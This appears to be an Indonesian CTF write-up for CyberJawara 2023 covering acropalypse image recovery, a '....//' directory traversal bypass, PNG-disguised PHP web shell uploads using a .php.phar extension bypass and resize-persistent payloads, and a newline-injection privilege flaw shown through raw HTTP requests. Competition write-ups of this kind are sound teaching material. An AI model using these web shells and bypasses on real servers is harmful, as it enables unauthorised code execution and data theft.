Note untuk panitia: script ini kebanyakan copas dari [sini](#) sudah pernah saya share ke umum pas ARA kemarin jadi kalau ada yang reuse juga bukan plagiat ya wkwk Anyway berhasil dapat gambarnya



Kemudian screenshot berikutnya




Disini kita sudah dapat separuh flag, tetapi separuhnya lagi belum, untungnya kita sudah tahu kalau bisa direcover dengan acropalypse.


Saya menggunakan writeup dari sini

<https://gist.github.com/DavidBuchanan314/93de9d07f7fab494bcd17c2bd6cef02>, tinggal di run sambil sedikit educated guess terhadap ukuran gambarnya dan kita akan mendapatkan flagnya

```
(wrth@wrth) - [mnt/d/technical/ctf/cj/Screenshots]
$ python3 solve2.py 1440 3500 Screenshot_20231121-233803.png 1.png
Found 95469 trailing bytes!
Extracted 95293 bytes of idat!
building bitstream...
reconstructing bit-shifted bytestreams...
Scanning for viable parses...
Found viable parse at bit offset 14667!
Generating output PNG...
Fixing filters...
Done!
(wrth@wrth) - [mnt/d/technical/ctf/cj/Screenshots]
```



```
$ python3 solve2.py 1440 3500 Screenshot_20231121-234138.png 2.png
Found 161090 trailing bytes!
Extracted 160818 bytes of idat!
building bitstream...
reconstructing bit-shifted bytestreams...
Scanning for viable parses...
Found viable parse at bit offset 108581!
Generating output PNG...
Fixing filters...
Done!
(wrth@wrth) [/mnt/d/technical/ctf/ci/Screenshots]
```

Flag: CJ2023{cb2aa1108f6aebb88c30}

Web

Static Web

Secara singkat, disini terdapat vulnerability direktori traversal dengan sedikit bypass. Lokasi flag terdapat pada config yang berasal dari file config.js

```
const config = require('./config.js')

const server = http.createServer((req, res) => {
  if (req.url.startsWith('/static/')) {
    const urlPath = req.url.replace(/\.\\\.\\g, '')
    const filePath = path.join(__dirname, urlPath);
    fs.readFile(filePath, (err, data) => {
      if (err) {
        res.writeHead(404);
        res.end("Error: File not found");
      } else {
        res.writeHead(200);
        res.end(data);
      }
    });
  } else if (req.url.startsWith('/admin/')) {
    const parsedUrl = url.parse(req.url, true);
    const queryObject = parsedUrl.query;
    if (queryObject.secret == config.secret) {
      res.writeHead(200);
      res.end(config.flag);
    } else {
      res.writeHead(403);
      res.end('Nope');
    }
  }
});
```

Vulnerable

Flag

Karena program hanya melakukan replace terhadap string “..” sebanyak satu kali, maka teknik bypassnya adalah “....//” yang apabila nantinya di replace akan menghasilkan “..”. Dari sini tinggal akses file config.js nya saja

← → ↻ static-web.ctf.cyberjawara.id/static/....//config.js

```
const secret = 'wWij1i23ejasdsdjvno2rnj123123';  
const flag = 'CJ2023{1st_warmup_and_m1c_ch3ck}';  
  
module.exports = {secret, flag}
```

Flag: CJ2023{1st_warmup_and_m1c_ch3ck}

Magic 1

Dari docker-compose yang diberikan, dapat diketahui bahwa program memiliki dua container, yakni nginx (container yang diakses melalui web) dan juga php yang merupakan backend (hanya diakses melalui fastcgi)

```
🔥 docker-compose.yml
1  version: '3'
2
3  services:
4    php:
5      build: .
6      security_opt:
7        - seccomp:seccomp.json
8
9    nginx:
10     image: nginx:latest
11     volumes:
12       - ./nginx/default.conf:/etc/nginx/conf.d/default.conf
13       - ./web:/var/www/html
14     ports:
15       - "80:80"
16     depends_on:
17       - php
18     restart: always
```

Secara config, nginx akan melakukan forwarding menuju services php jika ekstensi file yang diakses memiliki ekstensi berawalan dengan .php

```

nginx > default.conf
1  server {
2      listen 80;
3      root /var/www/html/;
4      index index.php;
5      location = / {
6          try_files $uri $uri/ /index.php$is_args$args;
7      }
8      location ~ \.php {
9          fastcgi_pass php:9000;
10         fastcgi_param SCRIPT_FILENAME $document_root$fastcgi_script_name;
11         include fastcgi_params;
12     }
13 }

```

Jika dilihat pada magic.php, program akan melakukan pemindahan file original ke direktori results/original-namafile jika hasil dari fungsi canUploadImage() bernilai true.

```

if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_FILES['image'])) {
    if (canUploadImage($_FILES['image'])) {
        move_uploaded_file($_FILES['image']['tmp_name'], 'results/original-' . $_FILES['image']['name']);
        $resizedImagePath = resizeImage($_FILES['image']);
    } else {
        $error = 'Please upload different file.';
    }
}
?>

```

Fungsinya cukup simple. Disini terdapat beberapa pengecekan. Pertama mimetype dari file yang di upload harus berawalan dengan “image/”, kemudian file size yang diupload harus kurang dari 500*1024 dan yang terakhir nama file harus lebih atau sama dengan 30 character.

```

function canUploadImage($file) {
    $fileExtension = strtolower(pathinfo($file['name'], PATHINFO_EXTENSION));
    $finfo = new finfo(FILEINFO_MIME_TYPE);
    $fileMimeType = $finfo->file($file['tmp_name']);
    $maxFileSize = 500 * 1024;
    return (strpos($fileMimeType, 'image/') === 0 &&
        $file['size'] <= $maxFileSize &&
        strlen($file['name']) >= 30
    );
}

```

Karena disini tidak ada pengecekan terhadap extension file, jadi kita dapat mengupload file .php dengan header png valid untuk membypass mime checking.

```
-----WebKitFormBoundaryzj1PNu5pW5HsEQlo
Content-Disposition: form-data; name="image"; filename="
jika-nanti-kita-bersama-maukah-kupinjam-seratus-terus.php"
Content-Type: image/png

PNG
IHDR     <?php system($_GET['c']); ?>
-----WebKitFormBoundaryzj1PNu5pW5HsEQlo--
```

Walaupun server mereturn dengan error, tapi error ini diumumkan pada fungsi `resizeImage()`. Karena fungsi tersebut baru dipanggil setelah fungsi `move`, jadi bisa kita anggap bahwa proses movenya berhasil dijalankan.


No file chosen

Error when doing magic.

```
function resizeImage($file) {
    try {
        $imagick = new \Imagick($file['tmp_name']);
        $imagick->thumbnailImage(50, 50, true, true);
        $filePath = 'results/50x50-' . $file['name'];
        $imagick->writeImage($filePath);
        chmod($filePath, 0444);
        return $filePath;
    } catch (Exception $e) {
        global $error;
        $error = 'Error when doing magic.';
        return null;
    }
}

if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_FILES['image'])) {
    if (canUploadImage($_FILES['image'])) {
        move_uploaded_file($_FILES['image']['tmp_name'], 'results/original-' . $_FILES['image']['name']);
        $resizedImagePath = resizeImage($_FILES['image']);
    } else {
        $error = 'Please upload different file.';
    }
}
```

Selanjutnya tinggal diakses saja menggunakan format `original-namafilename.php` dari direktori `results`



Lokasi flag berada pada /flag.txt

Flag: CJ2023{4n0th3r_unrestricted_file_upload__}

Magic 2

Chall ini merupakan lanjutan (?) dari challenge Magic 1. Disini fungsi move_uploaded_file sudah tidak ada. Ketika fungsi canUploadImage() mereturn true, maka fungsi resizeImage() akan dijalankan.

```
if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_FILES['image'])) {  
    if (canUploadImage($_FILES['image'])) {  
        $resizedImagePath = resizeImage($_FILES['image']);  
    } else {  
        $error = 'Please upload different file.';  
    }  
}  
?>
```

Terdapat tambahan security pada fungsi canUploadImage. Kali ini extension file diperiksa. Jika extension dari file yang kita upload adalah .php, maka fungsi akan mereturn false.

```
function canUploadImage($file) {  
    $fileExtension = strtolower(pathinfo($file['name'], PATHINFO_EXTENSION));  
    $finfo = new finfo(FILEINFO_MIME_TYPE);  
    $fileMimeType = $finfo->file($file['tmp_name']);  
    $maxFileSize = 500 * 1024;  
    return (strpos($fileMimeType, 'image/') === 0 &&  
        $fileExtension !== 'php' &&  
        $file['size'] <= $maxFileSize &&  
        strlen($file['name']) >= 30  
    );  
}
```

Fungsi resizeImage() kurang lebih berfungsi sesuai namanya, yakni melakukan resize terhadap image yang di upload ke ukuran 50x50. File yang telah di resize ini kemudian disimpan pada direktori results dengan nama file 50x50-namafilename.


```
function resizeImage($file) {
    try {
        $imagick = new \Imagick($file['tmp_name']);
        $imagick->thumbnailImage(50, 50, true, true);
        $filePath = 'results/50x50-' . $file['name'];
        $imagick->writeImage($filePath);
        chmod($filePath, 0444);
        return $filePath;
    } catch (Exception $e) {
        global $error;
        $error = 'Error when doing magic.';
        return null;
    }
}
```


Disini ada 2 pertanyaan yang perlu kita cari tahu jawabannya.

1. Bagaimana cara upload file php (bypass extension check)?
2. Bagaimana cara agar code php tetap aman setelah proses resize?

Untuk pertanyaan pertama, kita perlu melihat kembali ke config nginx berikut. Disini semua file dengan extension **yang diawali** dengan .php akan di-forward ke service php. Jadi nama file seperti php2 hingga php7 bisa melewati checking fungsi canUploadImage.


```
nginx > default.conf
1  server {
2      listen 80;
3      root /var/www/html/;
4      index index.php;
5      location = / {
6          try_files $uri $uri/ /index.php$is_args$args;
7      }
8      location ~ /\.php {
9          fastcgi_pass php:9000;
10         fastcgi_param SCRIPT_FILENAME $document_root$fastcgi_script_name;
11         include fastcgi_params;
12     }
13 }
```

Akan tetapi, ekstensi tersebut di-disable oleh php secara default.




Access denied.

Setelah ditelusuri, didapati bahwa Phar extensions di enabled oleh php secara default.



Jadi kita dapat melakukan file upload dengan extension .php.phar untuk melakukan bypass



Untuk pertanyaan kedua, nampaknya sudah ada publikasi oleh synactiv tentang cara untuk mendapatkan persistence pada sebuah image

<https://www.synactiv.com/publications/persistent-php-payloads-in-pngs-how-to-inject-php-code-in-an-image-and-keep-it-there.html>

```
<?php

if(count($argv) != 4) exit("Usage $argv[0] <Input file> <PHP payload> <Output file>");

$input = $argv[1];
$_payload = $argv[2];
$output = $argv[3];

$imgck = new Imagick($input);
$imgck->setImageProperty("Synactiv", $_payload);
$imgck->writeImage($output);

?>
```

Dengan semua pertanyaan sudah terjawab, sekarang kita bisa melakukan exploit dengan cara membuat image valid, menjalankan script diatas, mengubah extension menjadi .php.phar.

Jika sudah, maka RCE pun didapatkan

Wonder Drive

Web yang diberikan bisa digunakan untuk membuat direktori, upload file, dan sharing file ke user lain.

Vulnerability-nya ada di fitur share, dimana **filepath** nantinya akan di-masukkan kedalam file **access** menggunakan fungsi **write()**.

```
@app.route('/accept_share/<token>', methods=['GET', 'POST'])
def accept_share(token):
    if 'username' not in session:
        return redirect(url_for('login'))

    username = session['username']

    s = URLSafeSerializer(app.secret_key)
    try:
        data = s.loads(token)
    except:
        return 'Invalid or expired share link', 404

    if request.method == 'POST':
        access_file = f"accounts/{username}/access"
        with open(access_file, "a", encoding="ascii") as f:
            f.write(f"{data['filepath']}\n")
        return redirect(url_for('user_repository_root', username=username))

    file_info = {'filepath': data['filepath'], 'user': data['user']}
    return render_template('accept_share.html', file_info=file_info, token=token)
```

File **access** berisi lokasi file dari user lain yang bisa diakses oleh user saat ini.

```
nobody@eaf02f14b793:/app/accounts/wondermage$ cat access
repository/wondermage/tes1
nobody@eaf02f14b793:/app/accounts/wondermage$
```

Disini terdapat fitur untuk membuat direktori dan juga file upload yang sebenarnya sudah aman dari direktori traversal melalui function **safely_join()**.

```
def safely_join(root, path):
    resolved = os.path.join(root, path)
    abs_root = os.path.abspath(root)
    abs_resolved = os.path.abspath(resolved)
    if abs_root == os.path.commonpath([abs_root, abs_resolved]):
        return resolved
    else:
        return root
```

Akan tetapi, karena program melakukan insert data ke file **access** dengan function **write()**, maka jika kita bisa membuat direktori dengan newline character, maka nantinya fungsi **write()** akan menerima newline tersebut sebagai line terminator dan kemudian sisa dari direktori setelah newline akan dijadikan baris baru. (semoga bahasanya ga ribet T_T)

Jadi kalau ada direktori dengan nama **test\nhalo**, ketika di **write()**, maka hasilnya adalah dua line berikut

```
test
halo
```

Dengan informasi tersebut, kita perlu membuat direktori dengan nama **test\nrepository/wonderadmin** kemudian mengupload file dengan nama **flag.txt** pada direktori tersebut. Setelah itu, file **flag.txt** akan kita share dan kemudian di claim. Pada akhirnya program akan menulis dua line pada file **access** sebagai berikut

```
repository/username/test
repository/wonderadmin/flag.txt
```

Berikut merupakan PoC nya

Create directory:

```
Request
Pretty Raw Hex
1 POST /create_directory HTTP/1.1
2 Host: wonder-drive.ctf.cyberjawara.id
3 Cookie: session=eyJ1c2VybmFtZSI6ImFkbWluaXN0cmF0b3IzMjMifQ.ZWzTVg.y4_UZteTtEHnyT3G4qDSK7aZ9rI
4 Content-Length: 46
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not;A=Brand";v="99", "Chromium";v="106"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://wonder-drive.ctf.cyberjawara.id
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/106.0.5249.62 Safari/537.36
13 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
    ,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://wonder-drive.ctf.cyberjawara.id/repository/administrator123/
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21 Connection: close
22
23 directory_name=test%0arepository&current_path=
```

```
Request
Pretty Raw Hex
1 POST /create_directory HTTP/1.1
2 Host: wonder-drive.ctf.cyberjawara.id
3 Cookie: session=eyJ1c2VybmFtZSI6ImFkbWluaXN0cmF0b3IzMjMifQ.ZWzTVg.y4_UZteTtEHnyT3G4qDSK7aZ9rI
4 Content-Length: 57
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not;A=Brand";v="99", "Chromium";v="106"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://wonder-drive.ctf.cyberjawara.id
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/106.0.5249.62 Safari/537.36
13 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
    ,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://wonder-drive.ctf.cyberjawara.id/repository/administrator123/
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21 Connection: close
22
23 directory_name=wonderadmin&current_path=test%0arepository
```

Upload file:

```
Request
Pretty Raw Hex
1 POST /upload?directory=test%0arepository/wonderadmin HTTP/1.1
2 Host: wonder-drive.ctf.cyberjawara.id
3 Cookie: session=eyJ1c2VybmFtZSI6ImFkbWluaXN0cmF0b3IzMjMifQ.ZWzTVg.y4_UZteTtEHnyT3G4qDSK7aZ9rI
4 Content-Length: 189
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not;A=Brand";v="99", "Chromium";v="106"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://wonder-drive.ctf.cyberjawara.id
11 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryERE2AdyQxmsKPLVy
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/106.0.5249.62 Safari/537.36
13 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
    ,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://wonder-drive.ctf.cyberjawara.id/repository/administrator123/
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21 Connection: close
22
23 -----WebKitFormBoundaryERE2AdyQxmsKPLVy
24 Content-Disposition: form-data; name="file"; filename="flag.txt"
25 Content-Type: text/plain
26
27 testing
28 -----WebKitFormBoundaryERE2AdyQxmsKPLVy--
29
```

Share access:

Request

PrettyRawHex

1

POST /share HTTP/1.1

2

Host: wonder-drive.ctf.cyberjawara.id

3

Cookie: session=eyJ1c2VybmFtZSI6ImFkbWluaXN0cmF0b3IxmjMifQ.ZWzTYg.y4_UZteTtEHNYT3G4qDSK7aZ9rI

4

Content-Length: 74

5

Sec-Ch-Ua: "Not;A=Brand";v="99", "Chromium";v="106"

6

Sec-Ch-Ua-Platform: "Windows"

7

Sec-Ch-Ua-Mobile: ?0

8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36

9

Content-Type: application/x-www-form-urlencoded

10

Accept: */*

11

Origin: https://wonder-drive.ctf.cyberjawara.id

12

Sec-Fetch-Site: same-origin

13

Sec-Fetch-Mode: cors

14

Sec-Fetch-Dest: empty

15

Referer: https://wonder-drive.ctf.cyberjawara.id/repository/administrator123/flag.txt

16

Accept-Encoding: gzip, deflate

17

Accept-Language: en-US,en;q=0.9

18

Connection: close

19

20

